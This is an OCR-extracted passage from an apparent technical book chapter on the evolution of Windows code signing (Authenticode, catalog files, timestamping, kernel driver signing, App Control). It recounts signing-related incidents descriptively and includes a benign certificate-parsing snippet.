PE_PATH = r"C:\\Windows\\System32\\notepad.exe"  # any signed PE
pe = pefile.PE(PE_PATH, fast_load=True)
pe.parse_data_directories(
   directories=[pefile.DIRECTORY_ENTRY['IMAGE_DIRECTORY_ENTRY_SECURITY']
   ])
cert_dir = pe.OPTIONAL_HEADER.DATA_DIRECTORY[4]
if cert_dir.VirtualAddress == 0:
    print("No certificate table -- file is unsigned (or catalog-
  signed elsewhere).")
else:
    raw = pe.__data__[cert_dir.VirtualAddress:
  cert_dir.VirtualAddress + cert_dir.Size]
    # WIN_CERTIFICATE header: dwLength(4) wRevision(2)
  wCertificateType(2)
    import struct
    dw_length, w_revision, w_cert_type = struct.unpack("<IHH", raw[:
  8])
    pkcs7_blob = raw[8: dw_length]
    print(f"WIN_CERTIFICATE: dwLength={dw_length}
  wRevision=0x{w_revision:04x} wCertificateType=0x{w_cert_type:04x}")
    info = cms.ContentInfo.load(pkcs7_blob)
    signed_data = info["content"]
    encap = signed_data["encap_content_info"]
    print(f"eContentType: {encap['content_type'].native}")  # expect
  SpcIndirectDataContent OID 1.3.6.1.4.1.311.2.1.4
```

```
    # Authenticode SpcIndirectDataContent is not a standard CMS
payload, so
    # asn1crypto returns it as raw bytes -- decode the messageDigest
by hand.
    inner = encap["content"].parsed if encap["content"].native else
encap["content"].contents
    print(f"Inner bytes (first 32 hex): {bytes(inner)[:32].hex()}")
```

We can now describe, byte for byte, what a signed PE looks like. The on-disk shape is precise enough that a parser flaw in `WinVerifyTrust` (the one that became CVE-2013-3900 in December 2013 [489][524]) could let an attacker append bytes inside the certificate-table region without invalidating the signature, because the verifier happily skipped over them. To understand why such a flaw exists, why Microsoft still has not made the fix default-on twelve years later, and why no fewer than four named incidents drove the kernel-mode signing regime toward its current shape, we have to walk the evolution generation by generation.




Figure 12.2: Six generations of Windows code signing as accreting strata, not a replacement sequence. The 1996 embedded signature is the foundation at the bottom; each later generation (catalogs, the KMCS kernel anchor, hash agility and the strict parser, portal counter-signing, and App Control plus the Vulnerable Driver Blocklist) adds a layer and removes nothing, so a 2026 driver load traverses all six. Stuxnet, Flame, and CVE-2013-3900 are pinned to the generation they provoked; every break carried a cryptographically valid signature.

Each generation solved a real problem in the previous one. None of them is dead. Catalog signing, introduced as Gen 2, is still load-bearing on every modern Windows install for driver packages and inbox files; embedded Authenticode, the Gen 1 idea, is still how every commercial ISV ships a binary. The generations are *layers*, not replacements.

Walkthrough: six layers, not six replacements. The timeline is cumulative. Gen 1 gives ISVs embedded signatures: one file, one `WIN_CERTIFICATE`. Gen 2 adds catalogs: one signed `.cat`, many member hashes, endpoint storage in `CatRoot`, and `CryptSvc` lookup. Gen 3 narrows kernel-mode loading on x64 by requiring a chain to a Microsoft-trusted kernel anchor. Gen 4 responds to Stuxnet, Flame, and

CVE-2013-3900 with hash agility and an opt-in strict parser. Gen 5 moves new kernel-driver signing through Hardware Developer Center, where Microsoft countersigns attestation or WHQL submissions. Gen 6 adds administrator-authored App Control rules, HVCI page hashes, and the Vulnerable Driver Blocklist. A 2026 driver load can traverse all six layers: embedded signature if present, catalog fallback if not, kernel chain, timestamp, strict-parser option, page hashes, WDAC, and VDB.

Gen 1 (1996-1999): per-file embedded Authenticode

The original design. Each ISV holds its own private key, signs each binary as it ships, the signature lives inside the PE certificate table. The IE 3 trust prompt is the only consumer. It works. It does not scale to operating-system inbox files. Microsoft cannot hold every IHV's private key (the IHV would have to mail its source binary to Redmond to be signed) and an IHV cannot sign Microsoft's own binaries (Microsoft will not surrender its private key). Worse, the spec property "single-byte change invalidates the signature" [525] means that even a corrected misspelling in an INF file would break the signature on the driver package the INF is paired with. Embedded Authenticode is the right answer for an ISV that ships a single product; it is the wrong answer for an OS that ships tens of thousands of files.

Gen 2 (1999-2005): catalog files and the CatRoot store

The conceptual breakthrough is to sign a *list of hashes*, not a file: the verbatim Microsoft Learn definition of a catalog file is quoted below [525][526]. The OS installs the `.cat` to `%SystemRoot%\System32\CatRoot\{GUID}\` [525], indexes the member hashes via the `CryptSvc` service, and when `WinVerifyTrust` is asked to validate a PE without an embedded signature it computes the Authenticode hash and asks the catalog database whether any installed catalog covers that hash [513]. Starting with Windows 2000, INF files use a single `CatalogFile` directive that lets the same package install identically on every Windows version it supports [525].

Catalogs fix scale: Microsoft signs one `.cat`, that catalog covers thousands of driver-package files, and any one-byte INF correction rebuilds the catalog without touching the per-file signatures. They do not yet fix kernel-mode trust on 32-bit Windows, where unsigned drivers still load.

Gen 3 (2005-2010): Kernel-mode code signing on x64

PatchGuard (Kernel Patch Protection) shipped first on x64 Windows Server 2003 SP1 to prevent runtime patching of kernel structures. With x64 Windows Vista, Microsoft made kernel-mode driver loading conditional on a valid Authenticode signature chaining to the `Microsoft Code Verification Root`: the first Windows client release to enforce KMCS at load. The Microsoft Learn KMCS policy page is explicit that the regime applies to Windows Vista and later [267]. Cross-signing (a third-party CA's intermediate cross-signed by a Microsoft anchor) let independent driver vendors continue shipping without Microsoft holding their keys [267]. KMCS works exactly as intended on x64. Then someone steals a private key.

On 17 June 2010, the first Stuxnet samples, carrying `mrxcls.sys` and `mrxnet.sys` signed by a legitimately issued Realtek Semiconductor Corp. certificate, are uncovered [511] weeks later a further Stuxnet driver surfaced signed by a JMicron Technology Corp. certificate. VeriSign revokes the Realtek certificate on 16 July 2010 per the Symantec dossier [511]. Two years later, Flame is publicly disclosed; Microsoft Security Advisory 2718704 follows on 3 June 2012 and describes the unauthorized Microsoft certificates used by the malware [527]. The Flame authors forged a Microsoft-issued sub-CA, the `Microsoft Enforced Licensing Intermediate PCA`, by mounting an MD5 chosen-prefix collision [528][527]. Microsoft's advisory revoked the two intermediate certificates and the matching SHA-1 RA certificate within days of disclosure [527]. The cryptanalytic precedent for the Flame work was the December 2008 rogue-CA result by Alexander Sotirov, Marc Stevens, Jacob Appelbaum, Arjen Lenstra, David Molnar, Dag Arne Osvik, and Benne de Weger: presented as "MD5 considered harmful today: Creating a rogue CA certificate" at 25C3 in Berlin [529], later published as the Crypto 2009 best paper "Short Chosen-Prefix Collisions for MD5 and the Creation of a Rogue CA Certificate." (The rogue-CA cryptanalysis is sometimes mis-cited as Eurocrypt 2009. The correct venue is Crypto 2009 (Santa Barbara), where the paper won the best-paper award. The original disclosure was the December 2008 25C3 talk. Stevens later used the same forensic technique to identify the Flame collision in his Crypto 2013 paper *Counter-Cryptanalysis* [528].)

The composite lesson of Gen 3 is uncomfortable: validating the chain does not protect against a stolen private key, and it does not protect against a forged sub-CA certificate either. The signature was, in both cases, cryptographically valid.

Gen 4 (2010-2015): hash agility and CVE-2013-3900

Microsoft moved Authenticode away from collision-broken hashes such as MD5 and toward SHA-2-family digests for code-signing and time-stamping use [530]. On 10 December 2013, MS13-098 patched CVE-2013-3900, a parser flaw in `WinVerifyTrust` that let an attacker append additional bytes inside the certificate-table region without invalidating the signature [524]. The patch added a *stricter* parser that rejected the appended-data form. Microsoft did *not* enable the stricter parser by default.

> ❝ **QUOTED SOURCE** Microsoft does not plan to enforce the stricter verification behavior as a default functionality on supported releases of Microsoft Windows.: NVD, CVE-2013-3900 [489]

The reasoning, as preserved verbatim in the NVD republication, is application compatibility: legitimate installers shipped binaries that had small amounts of extra data appended inside the certificate-table area, and breaking those installers en masse would have been a customer-visible regression. The opt-in registry setting (`HKLM\Software\Microsoft\Cryptography\Wintrust\Config\EnableCertPaddingCheck=1`, with a matching `Wow6432Node` sibling) has been available on every supported Windows release since December 2013. CISA added CVE-2013-3900 to the Known Exploited Vulnerabilities catalog on 10 January 2022 with a federal due date of 10 July 2022 [489]. As of this writing, the strict-parser behavior is still opt-in.

> **EnableCertPaddingCheck.** Hardened Windows environments should set both the native and `Wow6432Node Wintrust\Config` registry values to `1` (REG_DWORD); the exact commands appear in the practical guide below. The CISA KEV entry for CVE-2013-3900 [489] makes this a federal-government remediation requirement. The application-compatibility risk that kept Microsoft from making it default-on is real, but hardened baselines usually choose the stricter parser.
>
> **Aside: Why Microsoft never made the CVE-2013-3900 fix default-on.** The patch ships in supported Windows builds [489], but the strict-parser code path remains opt-in. The reason is application compatibility: some legitimate installers historically carried legacy bytes in the certificate-table region, and turning strict parsing on globally would refuse to verify them. CISA's KEV listing (with the 10 July 2022 federal due date) is the strongest public push to flip the setting; hardened environments should treat the registry key as effectively mandatory.

EV (Extended Validation) code signing requirements emerged during the Gen 4-Gen 5 transition. The CA/Browser Forum approved the initial *Minimum Require-*

ments for the Issuance and Management of Publicly-Trusted Code Signing Certificates on 22 September 2016, with effective force from 1 February 2017 [531]. (The CSBR is commonly cited with a 2017 publication date. The correct framing is that the v1.0 baseline was approved on 22 September 2016 and became effective on 1 February 2017; the v1.1 update in the PKI Consortium mirror dates from the same approval cycle. The current CSBR is v3.8, dated 5 August 2024 [532], with the EV code-signing requirements imported from the older EV Guidelines [532][533].) Historically, EV was the first widely deployed public code-signing tier where the signing key had to live in hardware rather than on a developer's disk; today that hardware boundary can be a local token, an HSM, or a managed/cloud signing service that keeps the private key non-exportable. Microsoft has also changed the operational meaning of EV in its Trusted Root Program: starting February 2024 it says it no longer accepts or recognizes EV Code Signing Certificates and treats code-signing certificates equally [530]. The durable lesson is key custody, not the EV label itself: hardware-backed, non-exportable keys move the Stuxnet-style "stolen private key" problem out of the ordinary filesystem and into a smaller custody surface: the same model the TPM chapter (Chapter 2) established for platform keys.

Gen 5 (2015-2021): Hardware Developer Center portal signing

On **29 July 2015**, Microsoft closed cross-signing for new kernel-mode end-entity certificates. The KMCS policy page is verbatim: *"Cross-signed drivers are still permitted if any of the following are true:... Drivers was signed with an end-entity certificate issued prior to July 29th 2015 that chains to a supported cross-signed CA"* [267]. Practically, new kernel drivers now have to go through the Hardware Developer Center: either attestation signing (an EV-cert-signed driver that Microsoft counter-signs, valid for in-house and OEM-channel distribution [534]) or full Windows Hardware Quality Labs (WHQL) signing (HLK-tested, publishable on Windows Update, valid on Vista and later [535]). Attestation-signed drivers cannot be published to Windows Update for retail audiences [535]. That lever is reserved for WHQL.

By July 2021, most cross-certificates had expired, and the deprecation page is exact: *"Most cross-certificates expired in July 2021. You can't use code-signing certificates that chain with expired cross-certificates to create new kernel mode digital signatures for any version of Windows"* [536]. Cross-signing for new signatures is fully closed.

Gen 6 (2017-present): App Control for Business, page hashes, the VDB

In 2017 Microsoft introduced the Windows Defender Application Control name for the configurable code integrity feature it had first shipped with Windows 10 in 2015 (originally under Device Guard) [537], renamed again to App Control for Business in 2024 [514]. The policy language defines rule levels over hashes, publishers, file names, versions, certificates, and WHQL status [517] we look at the full catalog in the App Control policy section. The Vulnerable Driver Blocklist (VDB), seeded in 2019 and shipped as a default-on supplemental deny policy from the Windows 11 2022 Update onward, denies a curated set of known-vulnerable signed kernel drivers [271]. The VDB is automatically enforced whenever memory integrity (HVCI), Smart App Control, or S Mode is active (except on Windows Server 2016) [271] the blocklist is updated quarterly. Microsoft launched the Vulnerable and Malicious Driver Reporting Center in December 2021 to formalize the intake side of the VDB pipeline [378].

Gen 6 does not invent a new envelope. It treats the existing Authenticode primitives as inputs to a policy engine. The "trust" decision is no longer a single yes/no derived from the certificate chain; it is a composite of cryptographic verdicts and administrator-authored rules. Even so, every named incident continues to fit the same pattern. Operation ShadowHammer (publicly disclosed 25 March 2019) compromised the ASUS Live Update mechanism, distributing trojanised updaters signed with legitimate ASUSTeK certificates: "over 57,000 Kaspersky users" downloaded them, hosted on `liveupdate01s.asus[.]com` and `liveupdate01.asus[.]com` [538]. The signature was valid; the binary was malicious. Seven years later, on 22 April 2026, a malicious version of `@bitwarden/cli@2026.4.0` was briefly distributed through npm between 5:57 PM and 7:30 PM Eastern Time as part of the broader Checkmarx supply-chain campaign [539][540][541]. StepSecurity's analysis calls this *"the first confirmed supply chain attack where npm's OIDC Trusted Publishing was used to publish a compromised package"* [541]. The signature path is different from a PE Authenticode signature (npm uses its own OIDC-based attestation) but the lower bound is identical to Stuxnet, fourteen years earlier. *Provenance does not imply safety.*

Approach	Year	Idea	Status
Per-binary embedded Authenticode	1996	One signature per file, in the certificate table	Active (every commercial ISV)

Approach	Year	Idea	Status
Catalog (.cat) signing	1999-2000	Sign a list of hashes; OS-managed `CatRoot` store	Active (every modern Windows for driver packages and inbox files)
KMCS + cross-signing	2006-2007	Mandatory chain to `Microsoft Code Verification Root` on x64 (Vista RTM Nov 2006, GA Jan 2007)	Cross-signing closed for new certs (29 Jul 2015); KMCS still active
RFC 3161 timestamping	2001	Counter-signature pinning signing time	Optional but strongly recommended; applied with SignTool `/tr` (RFC 3161) or `/t` (legacy)
Hash agility (MD5 → SHA-256)	2012-2015	Replace collision-broken hash algorithm	Active; SHA-256 universal
EnableCertPaddingCheck (CVE-2013-3900 strict parser)	2013	Reject appended bytes in certificate-table region	Opt-in; CISA KEV-listed since 10 Jan 2022
Hardware Developer Center portal signing	2015	Microsoft countersigns every new kernel driver	Active; cross-signing fully retired by July 2021
WHQL / HLK signing	2007-present	Driver passes HLK, publishable on Windows Update	Active (recommended retail path)
Attestation signing	2015-present	EV-cert + Microsoft counter-signature; not publishable on WU retail	Active (in-house, OEM channel)
Vulnerable Driver Blocklist	2019-present (default-on 2022)	Deny known-vulnerable signed drivers	Default-on with HVCI / Smart App Control / S Mode; quarterly cadence
App Control for Business (WDAC)	2015-present	Engine shipped as configurable code integrity / Device Guard (2015); renamed Windows Defender Appli-	Active; current production policy language

Approach	Year	Idea	Status
		cation Control (2017); rebranded App Control for Business (2024). Administrator-authored allow/deny rules over Authenticode primitives.	

Six generations is a lot of layering for what is, at the bottom, the same PKCS#7 SignedData envelope from 1996. The one moment in this lineage that genuinely *changed* something is small enough to fit in one sentence: the realisation that `SpcIndirectDataContent` signs a hash, not a file. That single observation produced catalog signing (and, via counter-signing the signature itself, RFC 3161 timestamping). Both of them are why Windows code identity scaled and survived to 2026.

The two decoupling insights: catalog signing and RFC 3161 timestamping

Both insights are instances of the same move: *the signature is not where you think it is.* Once you internalise that, the rest of the architecture stops being a sequence of incremental crypto choices and starts being a sequence of policy choices on top of a small set of primitives.

Insight A: catalog signing decouples the hash from the file

Recall from the on-disk anatomy that `SpcIndirectDataContent` carries a `messageDigest` (a hash) and a small descriptor of what was hashed. *Nothing in that envelope says the hash must come from one specific file.* Catalog signing exploits exactly that. Operationally, a `.cat` is a signed catalog whose member entries bind hashes to attributes: Microsoft Learn describes the catalog as a collection of file thumbprints [525], and the WinTrust catalog API exposes the corresponding "calculate the hash for a file" operation through `CryptCATAdminCalcHashFromFileHandle` [542]. The implementation details are catalog-format-specific; the invariant this chapter relies on is narrower and documented: the catalog signer vouches for a member hash, not for an embedded PE certificate table.

Microsoft Learn's verbatim definition is again exact:

> ❝ **QUOTED SOURCE** A digitally signed catalog file (.cat) can be used as a digital signature for an arbitrary collection of files. A catalog file contains a collection of cryptographic hashes, or thumbprints. Each thumbprint corresponds to a file that is included in the collection.: Microsoft Learn, *Catalog Files and Digital Signatures* [525]

When a catalog is installed on disk, the OS drops it into `%SystemRoot%\System32\CatRoot\{GUID}\` (with staging in `CatRoot2`) [525]. The `CryptSvc` service maintains the catalog database (effectively an index from `memberHash` → `catalogFile`) and answers lookups from `WinVerifyTrust`. When a PE without an embedded signature reaches the verifier, the verifier computes the file's Authenticode hash and asks `CryptSvc` whether any installed catalog contains that hash. If yes, the catalog signer becomes the effective signer for the file [513].

> **Catalog file (.cat).** A signed catalog containing file thumbprints/member hashes plus attributes; a single catalog signature covers the list. Catalog files act as detached signatures for an arbitrary set of binaries: any file whose catalog hash appears in the list is treated as if it carried the catalog signer's embedded signature [525][513][542].
>
> **CatRoot / CryptSvc.** The on-endpoint catalog store at `%SystemRoot%\System32\CatRoot\{GUID}\` (with staging in `CatRoot2`) and the Windows service that indexes installed catalog member hashes so `WinVerifyTrust` can answer "is this Authenticode hash covered by any installed catalog?" [525].

Catalog signing makes three workflows possible that embedded signing alone cannot:

1. **WHQL signing at OS scale.** Microsoft signs a single `.cat` covering every Windows inbox file in a build; updates to those files arrive as new catalogs without re-signing each binary.
2. **Trust refresh through Windows Update.** Adding new trust without touching any binary. Microsoft just ships another catalog, and the on-endpoint `CryptSvc` extends its index.
3. **Catalog-signing unsigned line-of-business apps.** Enterprises with internally built apps that lack their own code-signing infrastructure can use the Package Inspector workflow (*"you can create catalog files for existing apps without requiring access to the original source code or needing any expensive repackaging"* [543]) to wrap a `.cat` around the installed binary set and pass App Control rule evaluation without modifying the executable itself.

Walkthrough: detached signing as an operating-system workflow. A driver vendor builds a package containing `.sys`, `.inf`, and support files. The package produces a catalog: a signed object whose payload is a set of member hashes and attributes, not a PE image [525][526][542]. The vendor submits the package through Hardware Developer Center; Microsoft validates the submission and, for attestation or WHQL, counter-signs the catalog [534][535]. Delivery can then happen through Windows Update, an OEM channel, or the vendor's own installer. At install time, Windows copies the `.cat` into a GUID-named `CatRoot` database and `CryptSvc` indexes the member hashes. Later, when `ci.dll` sees an unsigned-on-disk driver, it computes the driver's Authenticode or catalog hash, asks the catalog database for that hash, and treats the catalog's signer as the effective signer if a trusted catalog contains it. The file did not need to mutate; the trust statement moved into a signed inventory.

Insight B: RFC 3161 timestamping decouples the signature lifetime from the certificate's validity

Every X.509 end-entity code-signing certificate has a finite validity window: usually one to three years. Without something extra, a signature would stop verifying the moment the signing certificate expired. That is operationally unacceptable: Microsoft has been shipping Windows binaries since 1996 and cannot reissue every certificate every time something old gets re-installed. RFC 3161 [544] is the answer.

The relevant paragraph from the RFC, verbatim:

> ❝ **QUOTED SOURCE** The TSA's role is to time-stamp a datum to establish evidence indicating that a datum existed before a particular time. This can then be used, for example, to verify that a digital signature was applied to a message before the corresponding certificate was revoked thus allowing a revoked public key certificate to be used for verifying signatures created prior to the time of revocation.: RFC 3161 §1 [544]

Operationally: the signer hashes the original `SignerInfo.encryptedDigest`, sends that hash to a Trusted Time-Stamping Authority (TSA), and the TSA returns a `TimeStampToken` (itself a CMS `SignedData`) whose signed content (`TSTInfo`) binds the hash of the original signature to a trusted `genTime`. The signer attaches the token as an *unsigned* attribute on the original `SignerInfo` under Microsoft's `szOID_RFC3161_counterSign` (OID `1.3.6.1.4.1.311.3.3.1`). Later verifiers can recover `genTime` from the token, con-

firm the TSA's signature chains to a trusted root, and decide: was the signing certificate valid *at* `genTime`? Expiry is the easy case: a timestamp inside the certificate's validity window lets the signature survive ordinary certificate expiry. Revocation is policy-dependent: callers differ on whether they check revocation, whether they can reach CRL/OCSP material, whether they honor signatures made before the revocation time, and whether the revocation reason is treated as retroactive compromise rather than ordinary retirement.

> **Trusted Time-Stamping Authority (TSA).** An RFC 3161 service that, given a hash of a signature, returns a CMS-wrapped `TimeStampToken` countersigning the hash with a trusted signing time (`genTime`). The token is attached as an unsigned attribute on the original `SignerInfo`. The TSA's role is to make the signing event verifiable in time even after the signing certificate expires [544].

Walkthrough: timestamping as a second signature over the first signature. The signer first computes the Authenticode hash and produces the normal `SignerInfo` signature. Then the signing tool hashes the signature value and sends that imprint to a Time-Stamping Authority under RFC 3161 [544]. The TSA returns a CMS `TimeStampToken` whose signed attributes include the imprint and `genTime`. Authenticode stores that token in `unsignedAttrs` because it is not part of the original signer's signed attribute set; it is a countersignature made by a different key. Years later, the verifier validates two chains: the code-signing chain for the original signer and the TSA chain for the token. The decisive question is temporal: was the code-signing leaf certificate valid at `genTime`? If yes, the signature can remain valid after the leaf expires. If no token exists, the verifier has no durable proof that the signature was made before expiry.

The unifying observation

Both moves untie something that was previously tied:

- Catalog signing unties the *signature* from a specific file's bytes.
- RFC 3161 unties the *signing event* from the issuing certificate's validity window.

After these two decouplings, signing at scale and signing for longevity both become tractable, and everything later in the Windows code-signing stack is a policy layer operating on top.

> ▸ **KEY IDEA** Two decouplings, catalog signing untying the signature from a specific file, and RFC 3161 timestamping untying the signature from the end-entity certificate's validity window, are what made Windows code identity scale to OS-sized binaries and survive across decades. Every later layer (KMCS, WDAC, the Vulnerable Driver Blocklist, HVCI) presumes these two primitives are already in place.

Once you can sign a hash instead of a file, and once you can pin a signing event to a moment in time that outlives the certificate, the rest of the architecture stops being a sequence of crypto choices and starts being a sequence of *policy* choices: which roots do we trust for ring 0, which file-publisher tuples does this enterprise authorize, which drivers does Microsoft deny by hash? To see those policy choices in operation, watch a single `WinVerifyTrust` call end to end.

A modern WinVerifyTrust call, end to end




Figure 12.3: A conceptual union of modern WinVerifyTrust / ci.dll checks in ten gates. The cryptographic checks read the certificate table, decode SignedData, confirm SpcIndirectDataContent, recompute the Authenticode hash, preserve page hashes for HVCI, build the chain to a trusted root, fall back to a catalog when appropriate, and validate the RFC 3161 timestamp. Policy checks then apply App Control plus the Vulnerable Driver Blocklist, while the opt-in EnableCertPaddingCheck strict parser affects certificate-table parsing. Real callers may change order, flags, and revocation behavior.

A user double-clicks a Microsoft-signed `.exe` on Windows 11 24H2. HVCI is on, Smart App Control is on, an enterprise App Control policy is loaded. The shell calls `ShellExecute`. Before the OS hands control to the new process, user-mode `WinVerifyTrust`, catalog APIs, SmartScreen, App Control, and the kernel's code-integrity stack (`ci.dll`) may all consume overlapping signature facts. The following ten stages are a conceptual union of those consumers, not a literal call stack: caller flags, kernel-versus-user mode, revocation settings, catalog availability, and active WDAC/UMCI policy can change the exact order and scope.

Stage 1: read the certificate table

`ci.dll` reads the optional header, finds `DataDirectory[IMAGE_DIRECTORY_ENTRY_SECURITY]`, walks the certificate-table region, and enumerates the `WIN_CERTIFICATE` records. Dual signing is carried as a nested signature (`szOID_NESTED_SIGNATURE`) inside the primary signature's `unsignedAttrs` rather than as separate top-level records (for example a SHA-256 primary with a SHA-1 nested signature for older Windows 7 verifiers); the verifier selects the strongest signature its policy allows [518][28].

Stage 2: decode the SignedData

For each candidate record with `wCertificateType` = `WIN_CERT_TYPE_PKCS_SIGNED_DATA`, the verifier DER-decodes `bCertificate` into a CMS `ContentInfo`, then into a `SignedData` structure [521]. The verifier reads `signerInfos`, picks the signer (usually one), and extracts the signed and unsigned attributes.

Stage 3: verify the content type

The verifier confirms `encapContentInfo.eContentType` = `1.3.6.1.4.1.311.2.1.4` (`SpcIndirectDataContent`), then decodes the inner structure and confirms `data.type` = `1.3.6.1.4.1.311.2.1.15` (`SPC_PE_IMAGE_DATAOBJ`) [518]. The inner `messageDigest` is the Authenticode hash this signature claims to cover; the `digestAlgorithm` says how it was computed.

Stage 4: recompute the Authenticode hash

The verifier re-reads the PE file bytes, applies the Authenticode image-hash algorithm (skip `CheckSum`, skip the SECURITY data-directory entry, hash raw sections in

file-offset order, omit the Attribute Certificate Table, and hash qualifying remaining data), and compares the result to `SpcIndirectDataContent.messageDigest` [518]. If they differ, the signature is rejected.

Stage 5: validate page hashes under HVCI

If `SpcPeImagePageHashes2` is attached and the running policy includes HVCI, the page-hash table is preserved across the verification call and consulted later by the secure kernel at demand-fault time [518]. The full-file Authenticode hash check is *necessary* but not *sufficient* for runtime integrity; pages on disk can be tampered after load by a kernel-level attacker who bypasses file-system protections. Page hashes are what closes that gap by re-checking each page at the moment it is mapped executable.

Stage 6: build the chain

The verifier collects the `certificates` SET from the `SignedData`, plus any AIA-fetched certificates needed to complete the chain, and tries to terminate the path at a trusted root. For kernel-mode loads, the legacy anchor is the `Microsoft Code Verification Root`; for portal-signed drivers, the chain may instead terminate at one of the Microsoft Root Authority anchors. The KMCS policy page describes the Windows 10 1607+ kernel-mode anchors verbatim: *"Microsoft Root Authority 2010, Microsoft Root Certificate Authority, Microsoft Root Authority"* with Secure Boot on [267]. For user-mode loads, the chain may terminate at any root in the system Trusted Root store; the enterprise's App Control policy narrows the trust further by referencing specific anchors at the RootCertificate / PcaCertificate rule level [517].

> **WinVerifyTrust.** The CryptoAPI function (`wintrust.dll!WinVerifyTrust`) that performs a trust verification action on a specified object and dispatches to the appropriate trust provider [545]. In the Authenticode case, callers commonly use it around certificate-table parsing, SignedData decode, content-type checks, Authenticode-hash recomputation, chain building, catalog fallback, and timestamp validation. It returns a success or specific error code; the caller interprets the result against its own policy.
>
> **Code Integrity / ci.dll.** The Windows kernel-mode component that enforces the Kernel-Mode Code Signing policy on driver loads (Vista x64 and later [267]) and, under HVCI, evaluates page hashes at fault time. `ci.dll` is the kernel-side caller of `WinVerifyTrust` semantics for driver loads.

> **Microsoft Code Verification Root.** The historical kernel-mode trust anchor whose name appears in Microsoft's KMCS documentation and whose intermediates cross-signed third-party code-signing CAs for pre-July-2015 drivers [267]. Microsoft Learn does not publish a single canonical page with the root's SHA-1 / SHA-256 thumbprint, validity dates, or issuance year; in practice the thumbprint is read by running `certutil -store` on a recent Windows system.

(The Microsoft Code Verification Root metadata absence is real: although the root is named in the KMCS policy document [267], no Microsoft Learn URL publishes its thumbprint or validity dates on a stable page. Practitioners should reference the root by name in policy and treat the actual thumbprint as something to be enumerated via `certutil -store` on the running system rather than copy-pasted from a published document.)

Stage 7: catalog fallback for unsigned PEs

If the PE has no embedded signature, the verifier computes the Authenticode hash and queries `CryptSvc`: is this hash a member of any installed catalog under `%SystemRoot%\System32\CatRoot\`? If yes, the verifier uses the catalog's signer as the effective signer for the PE [525][513]. Cross-system files installed by Windows Update (most drivers, most inbox executables) take this path.

Stage 8: validate the RFC 3161 timestamp

If the unsigned attributes carry an RFC 3161 token (`szOID_RFC3161_counterSign`, OID `1.3.6.1.4.1.311.3.3.1`), the verifier decodes it, validates the TSA's chain, extracts `genTime`, and confirms the signing certificate was valid at `genTime` [544]. This is how a 2010 signature still verifies in 2026: not because the 2010 certificate is still valid, but because a TSA attested at signing time that the signature existed when the certificate was valid.

Stage 9: App Control policy evaluation

With cryptographic verdicts in hand, the App Control policy engine evaluates the file against the active policy: does any allow rule match, does any deny rule match, including the default-on Vulnerable Driver Blocklist supplemental deny [271]? The matching rule (by Hash, FileName, Publisher, FilePublisher, WHQL, WHQLPub-

lisher, WHQLFilePublisher, LeafCertificate, PcaCertificate, or RootCertificate level [517]) decides the final outcome. Audit-mode hits produce event ID 3076; enforcement-mode blocks produce event ID 3077 [546].

Stage 10: legacy parser hardening, if opted in

